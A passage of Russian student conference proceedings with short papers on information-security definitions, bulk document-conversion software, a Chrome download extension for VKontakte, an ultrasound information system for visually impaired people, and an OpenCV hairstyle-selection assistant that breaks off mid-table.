«Защита данных защищает не данные, а людей», – подобное предложение, многие сотрудники по защите данных неоднократно повторяют участникам их базового обучения [4]. Защита данных защищает личные данные, то есть информацию, относящуюся к человеку.

Защита персональных данных сама по себе является правом.

Эта защита означает, что существуют правила, которые должны соблюдаться при обработке персональных данных третьими лицами.

Что такое информационная безопасность и ИТ-безопасность?

Термины ИТ-безопасность и информационная безопасность часто используются непрофессионалами взаимозаменяемо. Если кто-то говорит об информационной без-

опасности, у него, вероятно, были точки контакта с ИТ-системой базовой защиты информационных ресурсов. Необходимо подчеркнуть, что речь идет о защите любой информации. Здесь не имеет значения, является ли это цифровой или аналоговой информацией, и имеет ли она личную ссылку. Для наглядности вспомним пример про рукописный рецепт Coca-Cola 1886 года, написанный на бумаге. В некоторых случаях безопасность данных считается частью информационной безопасности, так как она более всеобъемлющая.

С другой стороны, ИТ-безопасность на самом деле является лишь частью информационной безопасности и относится к информации, хранящейся в электронном виде, как правило, в ИТ-системах. ИТ-безопасность понимается не только как защита технической обработки информации. Скорее, она также включает в себя функциональную безопасность, и надежность ИТ-систем [5].

Несмотря на несколько иные защитные активы, такие как данные, информация, системы или каналы связи, общие цели защиты появились в области безопасности данных, информации и ИТ-безопасности, чтобы иметь возможность лучше описывать угрозы для них. Они обычно делятся на категории:

1. Конфиденциальность: данные системы доступны только уполномоченным лицам.
2. Целостность: данные системы верны, не изменены или надежны.
3. Подлинность: демонстрируемая подлинность, надежность и достоверность.
4. Доступность: данные системы доступны и при необходимости могут быть использованы уполномоченными лицами.

Заключение

В данной работе были рассмотрены основные понятия и термины информационной безопасности. Была достигнута основная цель работы, были раскрыты необходимые определения, необходимые для базового понимания современной модели защиты информации. Из всего вышесказанного можно сделать вывод о том, что информационная безопасность является очень сложной системой, с большим количеством целей, для достижения которых реализуются различные технические и организационные меры, такие как шифрование данных, или, такие как обучение сотрудников правильной обработке данных в информационных системах.

СПИСОК ИСТОЧНИКОВ

1. Обласов, А. А. Деликтные риски предпринимательства и методы управления ими : специальность 08.00.05 «Экономика и управление народным хозяйством (по отраслям и сферам деятельности, в т.ч.: экономика, организация и управление предприятиями, отраслями, комплексами; управление инновациями; региональная экономика; логистика; экономика труда; экономика народонаселения и демография; экономика природопользования; экономика предпринимательства; маркетинг; менеджмент; ценообразование; экономическая безопасность; стандартизация и управление качеством продукции; землеустройство; рекреация и туризм)» : автореферат диссертации на соискание ученой степени кандидата экономических наук / Обласов Андрей Александрович. – Комсомольск-на-Амуре, 2012. – 23 с. – EDN QIDKZH.

2. Бондарев, И. В. Развитие виртуальных пространств современности / И. В. Бондарев, И. В. Караванов, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 349-351. – EDN SUSQUZ.

3. Угрозы кибербезопасности / И. Д. Гусев, И. В. Караванов, И. В. Бондарев, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 184-186. – EDN WPHHRD.

4. Проблемы кибербезопасности предприятия / Е. И. Монастырская, У. В. Сиднича, М. М. Минаковский, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 254-256. – EDN SNTNRD.

5. Обласов, А. А. Активная защита в кибербезопасности / А. А. Обласов, А. В. Жилин // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 229-232. – EDN MIIIGYS.

УДК 004.4

Колот Александр Владиславович, студент, Комсомольский-на-Амуре государственный университет

Kolot Alexandr Vladislavovich, student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, доцент, заведующий кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Associate Professor, Head of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

РАЗРАБОТКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ КОНВЕРТАЦИИ ФОРМАТОВ БОЛЬШОГО КОЛИЧЕСТВА ДОКУМЕНТОВ

DEVELOPMENT OF SOFTWARE FOR CONVERTING FORMATS OF A LARGE NUMBER OF DOCUMENTS

Аннотация. В данной статье исследована необходимость в разработке специализированного программного обеспечения для предприятий, которое ускорит процесс обработки документов. Данное программное обеспечение будет не только обеспечивать безопасную, но и эффективную конвертацию документов из одного формата в другой, а также будет иметь возможность конвертировать несколько документов за раз.

Abstract. This article explores the need to develop specialized software for enterprises that will speed up the document processing process. This software will not only provide secure but also efficient conversion of documents from one format to another, and will also have the ability to convert multiple documents at a time.

Ключевые слова: формат, конвертер, документы, отчёт, большое количество.

Key words: format, converter, documents, report, large number.

Введение

Конвертер документов – это программа, конвертирующая документ в другой формат. Преобразование документов определяется как процесс преобразования файлов в различные доступные форматы и наоборот. Процесс преобразования можно осуществить с помощью программного обеспечения, а не ручного преобразования, поскольку последнее требует гораздо больше времени и энергии. Таким образом, конвертация документов может быть очень полезна для оптимизации всех бизнес-процессов и развития администрирования для расширения масштабов компании в ближайшем будущем. Пользователь может конвертировать различные файлы в читаемые, редактируемые и консолидированные PDF-документы [1].

Целью данной статьи является изучение роли программного обеспечения для преобразования форматов документов.

Этот вопрос актуален, так как на крупных предприятиях и в крупных компаниях объем документов чрезвычайно велик и преобразование всего этого объема документов из одного формата в другой занимает много времени.

Результаты исследования позволят нам лучше понять необходимость разработки программного обеспечения для конвертации документов.

Основная часть

Изучив потребность организаций в программном обеспечении, которое позволит конвертировать документы в разные форматы в больших объемах, можно понять, что средним и крупным организациям необходимо собственное программное обеспечение, которое будет простым в использовании и безопасным.

Преобразование формата важно для любой организации, независимо от ее размера и отрасли. Наличие эффективного программного обеспечения для преобразования форматов, способного обрабатывать большие объемы данных, становится критически важным в эпоху информационных технологий.

Сегодня информация поступает в различных формах и форматах – текст, изображения, таблицы, специальные форматы для определенных отраслей и так далее. Инструмент конвертации форматов документов должен эффективно и быстро обрабатывать все эти форматы, обеспечивая возможность перевода документов из одного формата в другой.

Способность управлять большими объемами информации и быстро обрабатывать эту информацию являются важными факторами для любой организации. Кроме того, важность разработки программного обеспечения для преобразования нескольких форматов документов объясняется необходимостью повышения производительности. Данное программное обеспечение позволит сотрудникам автоматизировать рутинные действия, сократить время преобразования и, как следствие, повысить общую производительность труда [2].

Выполнение задачи конвертации документов с помощью собственного программного обеспечения также помогает обеспечить безопасность данных. Информация является ценным активом любого бизнеса, и она должна быть достаточно защищена [3]. Безопасное программное обеспечение для преобразования форматов документов может обеспечить необходимую защиту в процессе преобразования, предотвращая утечку данных и обеспечивая конфиденциальность.

В эпоху цифровизации, когда информация и данные занимают все более важное место в нашей жизни, важность разработки программного обеспечения для преобразования форматов большого количества документов становится все более очевидной. Это обеспечивает совместимость данных, повышает производительность и обеспечивает безопасность, что важно как для бизнеса, так и для частных лиц.

На данный момент существует множество онлайн-конвертеров, некоторые из которых конвертируют по одному файлу за раз, некоторые имеют возможность конвертировать множество файлов одновременно. Основным недостатком таких конвертеров

является необходимость доступа к сети Интернет для работы с ними, а также уязвимость утечки данных.

Разрабатываемое программное обеспечение для организаций удовлетворит потребность в конвертации файлов, с его помощью можно будет конвертировать большое количество документов из одного формата в другой, а также оно будет безопасным, в отличие от аналогов, так как программное обеспечение будет полностью локальным и не будет иметь доступа к Интернет-соединению, что обеспечит отсутствие утечки данных [4].

Заключение

В данной статье была изучена важность разработки программного обеспечения для конвертации форматов документов. Это критически важно в современном, цифровом веке, где информация является самым ценным активом, и требуется оптимальный перевод между различными форматами данных. Благодаря программному обеспечению такого типа, организации могут эффективно управлять информационными потоками, обеспечивающими их успешное функционирование.

Анализ показал, программное обеспечение для конвертации форматов документов также важно для повышения производительности. Программы, способные обрабатывать большие объемы данных и автоматизировать процесс конвертации, упрощают работу сотрудников, сокращают время на выполнение задач и увеличивают общую производительность. Это позволяет организациям использовать свои ресурсы более эффективно, что ведет к лучшим результатам.

Важно отметить, что безопасность информации не может быть недооценена, и разработка программного обеспечения для конвертации форматов документов играет в этом важную роль. Разработка своего программного обеспечения позволяет обеспечить защиту важных данных в процессе перевода из одного формата в другой, предотвращает утечки данных и обеспечивает строгое соблюдение конфиденциальности [5].

Результаты исследования подчеркивают, что разработка программного обеспечения для конвертации форматов документов – это критически важная задача, способная улучшить работу организаций всех масштабов и специализаций. Благодаря этим инструментам, информация становится более доступной, обрабатываемой и, что не менее важно, надежной.

СПИСОК ИСТОЧНИКОВ

1. Что такое конвертирование документа и для чего оно нужно? – . – URL: <https://compuzilla.ru/chto-takoe-konvertirovanie-dokumenta-dlya-chego-ono-nuzhno/?ysclid=lor7zdpl71158488349> (дата обращения: 14.11.2023).

2. Абрамян, М. Э. Практикум по информатике с использованием системы Microsoft Office 2007 и 2003: работа с текстовыми документами, электронными таблицами и базами данных : учеб. пособие / М. Э. Абрамян. – 2-е изд. – Ростов-на-Дону : Издательство ЮФУ, 2010. – 252 с. ISBN 978-5-9275-0482-4. – Текст : электронный. – URL: <https://znanium.com/catalog/product/549897> (дата обращения: 14.11.2023). – Режим доступа: по подписке.

3. Щелкунова, М. Е. Разработка программного обеспечения по учёту рабочего времени, включая применение гибкого графика / М. Е. Щелкунова, В. Н. Порубова // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 142-147. – EDN BFTTBC.

4. Баранова, Е. К. Информационная безопасность и защита информации : учебное пособие / Е. К. Баранова, А. В. Бабаш. – 4-е изд., перераб. и доп. – Москва : РИОР : ИНФРА-М, 2022. – 336 с. – (Высшее образование). – DOI: <https://doi.org/10.29039/1761-6>. – ISBN 978-5-369-01761-6. – Текст : электронный. –

URL: <https://znanium.com/catalog/product/1861657> (дата обращения: 09.11.2023). – Режим доступа: по подписке.

5. Сычев, Ю. Н. Защита информации и информационная безопасность : учеб. пособие / Ю. Н. Сычев. – Москва : ИНФРА-М, 2023. – 201 с. – (Высшее образование: Бакалавриат). – DOI 10.12737/1013711. – ISBN 978-5-16-014976-9. – Текст : электронный. – URL: <https://znanium.com/catalog/product/1912987> (дата обращения: 14.11.2023). – Режим доступа: по подписке.

УДК 004.4

Конченко Вадим Алексеевич, студент, Комсомольский-на-Амуре государственный университет

Konchenko Vadim Alexeyevich, student, Komsomolsk-na-Amure State University

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

РАЗРАБОТКА РАСШИРЕНИЯ ДЛЯ БРАУЗЕРА

DEVELOPING A BROWSER EXTENSION

Аннотация. В данной работе рассматривается процесс разработки браузерного расширения на примере сайта «ВКонтакте». Данное расширение предназначено для улучшения пользовательского опыта и экономии времени при работе с файлами в мессенджере. В статье описаны основные компоненты, из которых состоит браузерное расширение. В процессе создания расширения использованы инструменты, такие как язык JavaScript и браузерное API, чтобы достичь поставленной цели.

Abstract. In this paper, the process of developing a browser extension is considered on the example of the «VKontakte» website. This extension is designed to improve the user experience and save time when working with files in the messenger. The article describes the main components that make up the browser extension. In the process of creating the extension, tools such as the JavaScript language and the browser API were used to achieve this goal.

Ключевые слова: расширение, браузер, сайт, API, JavaScript.

Key words: extension, browser, website, API, JavaScript.

Введение

В современном мире пользователи сети Интернет все более активно взаимодействуют с веб-приложениями, и браузерные расширения становятся важным инструментом для улучшения пользовательского опыта. В данном контексте, актуальность разработки браузерных расширений весьма высока, поскольку они позволяют добавить новую функциональность и улучшить возможности веб-сервисов.

Целью данной работы является разработка браузерного расширения, которое сделает работу с файлами в мессенджере сайта «ВКонтакте» более удобной. В частности, расширение предназначено для автоматизации процесса загрузки файлов, позволяя пользователям скачивать файлы без необходимости предварительного просмотра. Это улучшение пользовательского опыта и экономия времени для миллионов пользователей.

Тема разработки браузерных расширений является активно исследуемой, и существует множество схожих проектов и решений. Тем не менее, каждое конкретное расширение может предоставить уникальные инновации и усовершенствования, адаптированные к конкретным потребностям пользователей. Это исследование внесет свой

вклад в понимание процесса разработки браузерных расширений и продемонстрирует, как можно применить инструменты, такие как язык JavaScript и браузерный программный интерфейс API, для достижения конкретных целей в улучшении пользовательского опыта в веб-приложениях.

Выбор инструментов и технологий

До того, как начать разработку расширения, необходимо выбрать подходящие инструменты и технологии. В большинстве случаев для создания расширений используются стандартизированный язык гипертекстовой разметки документов HTML [5], формальный язык декорирования CSS и язык программирования JavaScript [2]. Помимо этого, потребуется выбрать браузер, для которого будет разрабатываться расширение, от этого будут зависеть опции, которые предоставляет программный интерфейс браузера, а также некоторые нюансы при создании файла манифеста. В данном случае, будет выбран популярный браузер «Google Chrome», сделанный на движке «Blink».

Определение функциональности

Прежде чем начать написание кода, нужно определить, какую функциональность будет добавлять расширение. В нашем случае, мы хотим добавить кнопку «скачать» рядом с каждым файлом на сайте «ВКонтакте», чтобы пользователи могли загружать файлы, минуя предварительный просмотр. Это позволит упростить и ускорить процесс скачивания файлов с сайта.

Создание манифеста

В каждом браузерном расширении должен быть файл «manifest.json», содержащий основные параметры: название, версию манифеста, необходимые разрешения, файл с логотипом расширения и так далее. Манифест определяет, на каких страницах расширение будет активно. В нашем случае, мы предоставим доступ расширению на страницах сайта «ВКонтакте». Используемые файлы со скриптами тоже указываются в манифесте.

Параметры, которые задаются в файле «manifest.json» частично отображаются в браузер в настройках расширений (рисунок 1).




Рисунок 1 – Вид расширения в окне браузера

Разработка кода

Само расширение состоит из нескольких файлов (рисунок 2), а именно: «manifest.json», «content-script.js», «content-script.css», «background.js», «execute.js». Файл «content-script.js» – это скрипт, который имеет доступ к DOM (объектной модели документа) страницы и может взаимодействовать с её содержимым. Файл с расширением «.CSS» – для стилизации, а «background.js» – это файл сервис-воркера, который будет взаимодействовать с интерфейсом браузера, то есть с API браузера [3]. Также есть вспомогательный файл «execute.js» в который вынесен код для вставки на новую страницу.




Рисунок 2 – Структура расширения

Суть работы кода заключается в том, чтобы, во-

первых, найти все элементы на странице, где находятся сообщения с файлами, после чего вставить возле сообщения кнопку «скачать», во-вторых, как только пользователь нажмет на кнопку в браузере откроется не активное окно, начнется загрузка файла и окно сразу же закроется. Пользователь не будет отвлекаться на лишние действия: нажатие кнопки загрузки на новой вкладке, а также ее закрытие.

После отладки и тестирования расширение можно использовать [1, 4].

Пример работы готового расширения представлен на рисунке 3.




Рисунок 3 – Вид работы готового расширения

Заключение

В результате данной работы было успешно разработано браузерное расширение, предназначенное для улучшения пользовательского опыта на сайте «ВКонтакте». Это расширение добавляет полезную кнопку «скачать» рядом с каждым файлом в сообщении, это позволяет пользователям загружать файлы без необходимости предварительного просмотра. Таким образом, пользователи могут значительно упростить и ускорить процесс скачивания файлов с данного веб-сервиса.

Процесс разработки расширения включал в себя выбор необходимых инструментов, таких как язык программирования JavaScript, и определение основных компонентов, из которых состоит браузерное расширение.

СПИСОК ИСТОЧНИКОВ

1. Шконда, Д. Н. Тестирование производительности интернет-страниц / Д. Н. Шконда, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению: Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 75-77. – EDN MFLYID.
2. Флэнаган, Дэвид. JavaScript. Подробное руководство / Дэвид Флэнаган. – пер. с англ. – Санкт-Петербург : Символ-Плюс, 2008. – 992 с. – ISBN-10:5-93286-103-7.
3. Extensions – Chrome for Developers // developer.chrome.com : портал для разработчиков для браузера «Google Chrome». – Раздел сайта «Документация», подраздел «Расширения». – URL: <https://developer.chrome.com/docs/extensions/> (дата обращения: 03.11.2023).
4. Отладка JavaScript-скриптов с помощью браузера JavaScript // Web-программирование и базы данных : учебный практикум. – Москва : Московский гуманитарный университет, 2014. – С. 13. – EDN VCALCD.
5. Дакетт, Дж. HTML и CSS. Разработка и дизайн веб-сайтов / Дж. Дакетт – М.: ЭКСМО, 2013. – 480 с.

УДК 654.926

Косолапова Анастасия Олеговна, студент, Московский авиационный институт (национальный исследовательский университет)

Kosolapova Anastasia Olegovna, student, Moscow Aviation Institute (National Research University)

Егоров Василий Валерьевич, старший преподаватель кафедры 410 «Радиолокация, радионавигация и бортовое радиоэлектронное оборудование», Московский авиационный институт (национальный исследовательский университет)

Egorov Vasily Valerevich, senior lecturer of the department 410 «Radar, radio navigation and on-board radio-electronic equipment», Moscow Aviation Institute (National Research University)

СИСТЕМА ГОРОДСКОГО ИНФОРМИРОВАНИЯ СЛАБОВИДЯЩИХ ЛЮДЕЙ НА ОСНОВЕ УЛЬТРАЗВУКА

ULTRASOUND-BASED URBAN INFORMATION SYSTEM FOR VISUALLY IMPAIRED PEOPLE

Аннотация. В современном мире одним из векторов развития доступной среды для слабовидящих людей являются системы звукового информирования. Поэтому целью данного исследования было создание устройства, способного передавать информацию адресно. Был разработан и собран прототип такой системы. В работе приведены варианты внедрения разработки в городскую инфраструктуру, результаты прототипирования и экспериментов по использованию.

Abstract. In the modern world, sound information systems are one of the vectors of the development of an accessible environment for visually impaired people. Therefore, the purpose of this study was to create a device capable of addressable transmitting information. A prototype of such a system was developed and assembled. The paper presents options for implementing the development into urban infrastructure, the results of prototyping and experiments on the use. Ключевые слова: ультразвук, эксперимент, прототип, городская инфраструктура, безопасность, слабовидящие.

Key words: ultrasound, experiment, prototype, urban infrastructure, safety, visually impaired.

Введение

Для безопасного перемещения слабовидящих людей по объектам городской инфраструктуры, таким как метрополитен или различные муниципальные учреждения, им необходим дополнительный источник информации: звуковой или тактильный. Поэтому сохраняет актуальность внедрение в городскую среду различных технических и конструктивных элементов [1], таких как светофоры со звукофонами, наземные тактильные указатели желтого цвета, звуковые и световые маяки и так далее. Но вместе с развитием данного направления появляется проблема чрезмерного зашумления помещений и улиц. Из-за этого приходится передавать ограниченный объем информации,




Рисунок 1 – Предлагаемое расположение передатчиков и приемников

только в виде сигналов [2], не представляется возможным передавать сообщение непрерывно.

Поэтому совместно с коллективом СКБ-4 МАИ была определена цель работы: разработать адресную систему информирования.

Предлагаемая система состоит из двух частей. Передатчики устанавливаются на некоторой высоте в зонах, представляющих наибольшую важность или опасность, и непрерывно транслируют информационные сообщения [3], а приемники находятся у слабовидящих людей и позволяют слышать передаваемую информацию (рисунок 1). При этом для удобства использования приемная часть системы может быть вмонтирована в трость слабовидящего человека.

Основная часть

В данной разработке сигнал передается акустически в ультразвуковом диапазоне частот [4]. Техническое устройство передатчиков и приемников показано в виде структурных схем (рисунок 2).




Рисунок 2 – Структурные схемы передающей (а) и приемной (б) частей

В передатчике в устройстве воспроизведения сообщения формируется звуковой сигнал. Он подается на смеситель, в котором происходит его перемножение с сигналом гетеродина 32768 Гц. В результате данной операции образуется набор комбинационных частот, от которых после прохождения полосового фильтра остаются только лежащие в диапазоне 28,5-45,1 кГц. Полученный сигнал усиливается и излучается в пространство. В устройстве предполагается также система питания, состоящая из аккумулятора и подключения к сетям городского электропитания.

В приемнике процесс происходит наоборот. Информационный сигнал принимается микрофоном [5], после чего подавляются все ненужные частоты при помощи фильтра верхних частот. Далее также в результате гетеродинирования сигнал смещается обратно вниз по спектру, и фильтруется уже при помощи ФНЧ. После усиления по мощности сообщение выводится через наушники человеку. Питание планируется обеспечивать от литиевого аккумулятора.

Заключение

В ходе данной работы были решены поставленные перед нами задачи. А именно было придумано оптимальное решение проблемы информирования слабовидящих людей независимо от остальных, предложены возможные способы эксплуатации такой системы в условиях городской среды. По разработанным структурным схемам приемника и передатчика был собран прототип, при помощи которого проведены эксперименты по их использованию. Система работает стабильно и выполняет поставленную задачу. Поэтому можно сделать вывод о готовности ее внедрения в городскую среду. В ближайшее время данная разработка будет представлена Всероссийскому обществу слепых.

СПИСОК ИСТОЧНИКОВ

1. Невзорова, П. А. Городская навигация как критерий формирования комфортной среды // Научное сообщество студентов: междисциплинарные исследования: сб. ст. по мат. XXII междунар. студ. науч.-практ. конф. № 11(22) – Новосибирск : АНС «СибАК», 2017. – С. 24-29.

2. Григорьев, А. А. Лекции по теории сигналов : учеб. пособие / А. А. Григорьев – Москва : МФТИ, 2014 – С. 237.
3. Журавлева, Л. М. Теория передачи сигналов : учеб. пособие / Л. М. Журавлева – Москва : МИИТ, 2017 – С. 149.
4. Устройство обнаружения и цифровой обработки ультразвуковых сигналов / Е. В. Богатиков, А. Н. Шебанов, К. Э. Ангарита Лорес // Научно-технические ведомости СПбГПУ. Информатика. Телекоммуникации. Управление. – 2019. – Т. 12, № 3 – С. 25-36.
5. Устройства приёма и обработки сигналов / Ф. В. Зандер, Ю. В. Ветров, А. С. Груздев, С. В. Волвенко // электрон. учеб.-метод. комплекс дисциплины – Красноярск : ИПК СФУ, 2008 – С. 155.

УДК 004

Кошельков Иван Владимирович, студент, Комсомольский-на-Амуре государственный университет

Koshelkov Ivan Vladimirovich, student, Komsomolsk-on-Amur State University

Котляров Валерий Петрович, кандидат технических наук, доцент, кафедра «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Technical Sciences, Associate Professor of the Department «Design, Management and Development of Information Systems», Komsomolsk-on-Amur State University

ЦИФРОВОЙ АССИСТЕНТ ИМИДЖЕВОГО СТИЛИСТА

DIGITAL ASSISTANT OF AN IMAGE STYLIST

Аннотация. В данной работе предложена концепция цифрового ассистента имиджевого стилиста, которая базируется на использовании открытой библиотеки компьютерного зрения «OpenCV» области искусственного интеллекта для языка программирования Python. Рассмотрена основная функция имиджевого стилиста – подбор причёсок. На основе фотографии лица человека программное обеспечение может подобрать причёску, способную удовлетворить многих пользователей.

Abstract. In this work, the concept of a digital assistant of an image stylist is proposed, which is based on the use of the open library of computer vision «OpenCV» in the field of artificial intelligence for the Python programming language. The function of an image stylist is considered – the selection of hairstyles. Based on a photo of a person's face, the software can choose a hairstyle that can satisfy many users.

Ключевые слова: цифровой ассистент, имиджевый стилист, программное обеспечение, интеллектуальные системы, парикмахерское искусство.

Key words: digital assistant, image stylist, software, intelligent systems, hairdressing.

Введение

В современном мире технологии играют важную роль во многих аспектах нашей жизни, включая моду и стиль. Инновации в области искусственного интеллекта и машинного обучения позволяют создавать приложения и инструменты, которые могут помочь людям лучше выразить свою индивидуальность и стиль [1]. Это является актуальным вопросом, поскольку большая часть населения всего мира часто сталкивается с проблемами выбора причёски или даже стрижки. Одним из таких разрабатываемых проектов может являться «TryingHair», который создаётся на языке программирования Python с использованием библиотеки «OpenCV». На данный момент существует очень малое количество аналогов, способных хорошо реализовать решение подбора имиджа.

Данное программное обеспечение призвано решить эту проблему, чтобы помочь многим людям, а также предприятиям, к примеру, салонам красоты, упростить работу в сфере парикмахерского искусства или просто даже повседневной жизни.

Цель всего этого проекта заключается в наглядной демонстрации, а также в описании развивающегося цифрового ассистента «TryingHair», в совокупности с его основными функциями: подбор причёски в соответствии с имиджем, под одежду, а также выбор цвета волос под пользователя и специальный уход за причёской или даже лечение волос в некоторых случаях. Это существенно увеличит удовлетворённость пользователей данного программного продукта и улучшит работоспособность некоторых предприятий.

Стоит учесть, что вся концепция находится на ранней стадии развития. Будет очень много проверок на разных фотографиях лиц, а также на удовлетворённость пользователей конечным результатом.

Концепция цифрового ассистента

Приложение «TryingHair» – это полноценный цифровой ассистент, который будет написан с использованием ресурсов «OpenCV». Библиотека «OpenCV» – это открытая библиотека компьютерного зрения, предназначенная для анализа, классификации и обработки изображений [2]. Способ, реализующий подбор причёсок, заложен в определении компьютерного зрения – это область искусственного интеллекта [3]. Стоит учесть, что речь идёт о реализации интеллектуальной системы – это касается нейросетей. Нейросеть – математическая модель, работающая по принципам нервной системы живых организмов [4].

На вход будут подаваться фотографии силуэта, головы и лица человека с разной мимикой, а на выходе появляться изображения с вариантами причёсок, просмотреть которые можно будет в круговую или в движении. Цифровой ассистент имиджевого стилиста сможет помочь большому спектру пользователей, а также системе управления предприятиями или организациями, связанными с работой в сфере парикмахерского искусства. Функциональность данной концепции подразумевает:

- подбор причёсок в соответствии с имиджем и модой;
- подбор причёсок под одежду или для определённых ситуаций, в зависимости от пребывания в той или иной социальной среде;
- подбор цвета волос;
- подбор лечения волос или специального ухода за причёской (в зависимости от строения волос, на основе самой фотографии пользователя и тому подобных фотографий из базы данных);
- выявление динамики волос при движении.

Весь этот список функций реализуется посредством использования ресурсов компьютерного зрения и искусственного интеллекта [5]. С помощью данных технологий, ассистент сможет распознать основные части лица, а затем подобрать определённую причёску для того или иного человека. Пользователь может указать дополнительные параметры (цвет и тип одежды, место последующего пребывания в социальной среде, тип волос), чтобы алгоритм подбора причёски мог удовлетворить клиента с большей вероятностью. На основании использования базы данных различных причёсок и базы знаний о содержании волос, ассистент предложит план ухода за ними и продемонстрирует динамику их изменений. Предполагается, что ассистент также предложит варианты причёсок под различную одежду.

В нынешнее время на рынке существует небольшое количество аналогов, у которых имеется подобный список функций разрабатываемого цифрового ассистента. Ниже представлена таблица 1 – сравнение рассматриваемого программного продукта и его аналогов.

Таблица 1 – Сравнение цифрового ассистента «TryingHair» и его аналогов

Основные сравнительные критерии	Программные продукты				
	«TryingHair»	«All Hair Style»	«Virtual Try-on, Garnier»	«Leaky»	«Hairstyle MakeOver»
Платформа	ПК, мобильное, веб-приложение	Веб-приложение	Веб-приложение	Мобильное	Мобильное
Аудитория пользователей	Мужчины и женщины	Мужчины и женщины	Только для женщин	Мужчины и женщины	Мужчины и женщины
Основные функции	Подбор причёсок, цвет, имидж, уход	Подбор причёсок, цвет	Подбор цвета волос, уход	Подбор причёски через ручной редактор	Подбор причёсок, цвет, имидж
